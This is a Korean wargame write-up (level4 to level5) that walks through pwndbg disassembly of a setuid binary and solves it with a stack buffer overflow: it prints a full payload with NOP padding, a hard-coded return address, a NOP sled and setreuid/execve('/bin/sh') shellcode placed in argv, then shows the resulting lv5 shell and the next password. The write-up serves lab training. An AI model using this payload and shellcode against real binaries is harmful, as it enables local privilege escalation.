


Wargame Write-up

윤준혁

level3 -> level4



```
Breakpoint *_start
pwndbg> pdisas main
> 0x8048500 <main>      push    ebp
0x8048501 <main+1>      mov     ebp, esp
0x8048503 <main+3>      sub     esp, 0x2c
0x8048506 <main+6>      cmp     dword ptr [ebp + 8], 1
0x804850a <main+10>     jg      main+35 <0x8048523>

0x804850c <main+12>     push    0x8048640
0x8048511 <main+17>     call   printf@plt <0x8048410>

0x8048516 <main+22>     add     esp, 4
0x8048519 <main+25>     push    0
0x804851b <main+27>     call   exit@plt <0x8048420>

0x8048520 <main+32>     add     esp, 4
pwndbg>
0x8048523 <main+35>     nop
0x8048524 <main+36>     mov     dword ptr [ebp - 0x2c], 0
0x804852b <main+43>     nop
0x804852c <main+44>     lea     esi, [esi]
0x8048530 <main+48>     mov     eax, dword ptr [ebp - 0x2c]
0x8048533 <main+51>     lea     edx, [eax*4]
0x804853a <main+58>     mov     eax, dword ptr [environ@@GLIBC_2.0] <0x8049760>

0x804853f <main+63>     cmp     dword ptr [eax + edx], 0
0x8048543 <main+67>     jne     main+71 <0x8048547>

0x8048545 <main+69>     jmp     main+135 <0x8048587>
```

```
Activities Terminal Tue 12:54 lv4@ubuntu: ~
File Edit View Search Terminal Help
0x8048547 <main+71> mov eax, dword ptr [ebp - 0x2c]
pwndbg>
0x804854a <main+74> lea edx, [eax*4]
0x8048551 <main+81> mov eax, dword ptr [environ@GLIBC_2.0] <0x8049760>
>
0x8048556 <main+86> mov edx, dword ptr [eax + edx]
0x8048559 <main+89> push edx
0x804855a <main+90> call strlen@plt <0x80483f0>

0x804855f <main+95> add esp, 4
0x8048562 <main+98> mov eax, eax
0x8048564 <main+100> push eax
0x8048565 <main+101> push 0
0x8048567 <main+103> mov eax, dword ptr [ebp - 0x2c]
0x804856a <main+106> lea edx, [eax*4]
pwndbg>
0x8048571 <main+113> mov eax, dword ptr [environ@GLIBC_2.0] <0x8049760>
0>
0x8048576 <main+118> mov edx, dword ptr [eax + edx]
0x8048579 <main+121> push edx
0x804857a <main+122> call memset@plt <0x8048430>

0x804857f <main+127> add esp, 0xc
0x8048582 <main+130> inc dword ptr [ebp - 0x2c]
0x8048585 <main+133> jmp main+48 <0x8048530>

0x8048587 <main+135> mov eax, dword ptr [ebp + 0xc]
0x804858a <main+138> add eax, 4
0x804858d <main+141> mov edx, dword ptr [eax]
```

```
Activities Terminal Tue 12:54 lv4@ubuntu: ~
File Edit View Search Terminal Help
0x804858d <main+141> mov edx, dword ptr [eax]
0x804858f <main+143> add edx, 0x2f
pwndbg>
0x8048592 <main+146> cmp byte ptr [edx], 0xff
0x8048595 <main+149> je main+176 <0x80485b0>

0x8048597 <main+151> push 0x804864c
0x804859c <main+156> call printf@plt <0x8048410>

0x80485a1 <main+161> add esp, 4
0x80485a4 <main+164> push 0
0x80485a6 <main+166> call exit@plt <0x8048420>

0x80485ab <main+171> add esp, 4
0x80485ae <main+174> mov esi, esi
0x80485b0 <main+176> mov eax, dword ptr [ebp + 0xc]
0x80485b3 <main+179> add eax, 4
pwndbg>
0x80485b6 <main+182> mov edx, dword ptr [eax]
0x80485b8 <main+184> push edx
0x80485b9 <main+185> lea eax, [ebp - 0x28]
0x80485bc <main+188> push eax
0x80485bd <main+189> call strcpy@plt <0x8048440>

0x80485c2 <main+194> add esp, 8
0x80485c5 <main+197> lea eax, [ebp - 0x28]
0x80485c8 <main+200> push eax
0x80485c9 <main+201> push 0x8048669
0x80485ce <main+206> call printf@plt <0x8048410>
```

```
Activities Terminal Tue 12:54 lv4@ubuntu: ~
File Edit View Search Terminal Help
0x80485b6 <main+182> mov edx, dword ptr [eax]
0x80485b8 <main+184> push edx
0x80485b9 <main+185> lea eax, [ebp - 0x28]
0x80485bc <main+188> push eax
0x80485bd <main+189> call strcpy@plt <0x8048440>

0x80485c2 <main+194> add esp, 8
0x80485c5 <main+197> lea eax, [ebp - 0x28]
0x80485c8 <main+200> push eax
0x80485c9 <main+201> push 0x8048669
0x80485ce <main+206> call printf@plt <0x8048410>

0x80485d3 <main+211> add esp, 8
pwndbg>
0x80485d6 <main+214> push 0x28
0x80485d8 <main+216> push 0
0x80485da <main+218> lea eax, [ebp - 0x28]
0x80485dd <main+221> push eax
0x80485de <main+222> call memset@plt <0x8048430>

0x80485e3 <main+227> add esp, 0xc
0x80485e6 <main+230> leave
0x80485e7 <main+231> ret

0x80485e8 nop
0x80485e9 nop
0x80485ea nop
pwndbg> |
```

pwndbg을 이용하여 lv5파일의 어셈블리 코드를 확인해보면 memset함수를 이용하여 환경변수를 초기화 시키는 부분이 있고 또 한번 더 memset함수를 이용하여 40byte 크기의 buffer를 초기화 하는 부분이 있다. 따라서 힌트와 같이 이 문제는 egghunter + bufferhunter 버퍼오버플로우 문제이다.

따라서 전문제와 동일하게 환경변수를 이용할 수 없고 버퍼의 크기 또한 44byte로 여유롭지 못하므로 스택의 일부인 argv를 사용한다.


```
Activities Terminal Tue 13:09 lv4@ubuntu: ~
File Edit View Search Terminal Help

Breakpoint 1, 0x08048450 in _start ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
EAX 0xf7ffd940 ← 0
EBX 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← xor al, 0x6f /* 0x26f34 */
ECX 0x0
EDX 0xf7fe59b0 (_dl_fini) ← push ebp
EDI 0x08048450 (_start) ← xor ebp, ebp
ESI 0xffffd26c → 0xffffd42b ← 'CLUTTER_IM_MODULE=xim'
EBP 0x0
ESP 0xffffd260 ← 0x1
EIP 0x08048450 (_start) ← xor ebp, ebp

[ DISASM ]
▶ 0x08048450 <_start> xor ebp, ebp
0x08048452 <_start+2> pop esi
0x08048453 <_start+3> mov ecx, esp
0x08048455 <_start+5> and esp, 0xffffffff8
0x08048458 <_start+8> push eax
0x08048459 <_start+9> push esp
0x0804845a <_start+10> push edx
0x0804845b <_start+11> push _fini <0x0804861c>
0x08048460 <_start+16> push _init <0x08048390>
0x08048465 <_start+21> push ecx
0x08048466 <_start+22> push esi
```

ESP 주소값이 마찬가지로 0xffffd260이므로 공격을 실행해보면



The image shows a terminal window on an Ubuntu system. The title bar indicates the time is Tue 13:23 and the user is lv4@ubuntu. The terminal prompt is lv4@ubuntu:~\$. The user enters a complex python command: `python -c "print '\x90'*44 + '\x9c\xd2\xff\xff' + '\x90'*1024 + '\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80'"`. This command prints a series of 1024 null bytes followed by a shell escape sequence. The terminal output shows a large block of null bytes, followed by the prompt changing to `1005@1004:~$`. The user then runs `id`, showing they are now uid=1005(lv5) gid=1004(lv4) groups=1004(lv4). They then run `my-pass`, which outputs `cheese toast`. Finally, they run `$` to return to the prompt.

```
lv4@ubuntu:~$ ./lv5 `python -c "print '\x90'*44 + '\x9c\xd2\xff\xff' + '\x90'*1024 + '\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80'"`
1005@1004:~$
$ id
uid=1005(lv5) gid=1004(lv4) groups=1004(lv4)
$ my-pass
cheese toast
$
```

성공적으로 쉘을 탈 수 있다.

lv5 password : cheese toast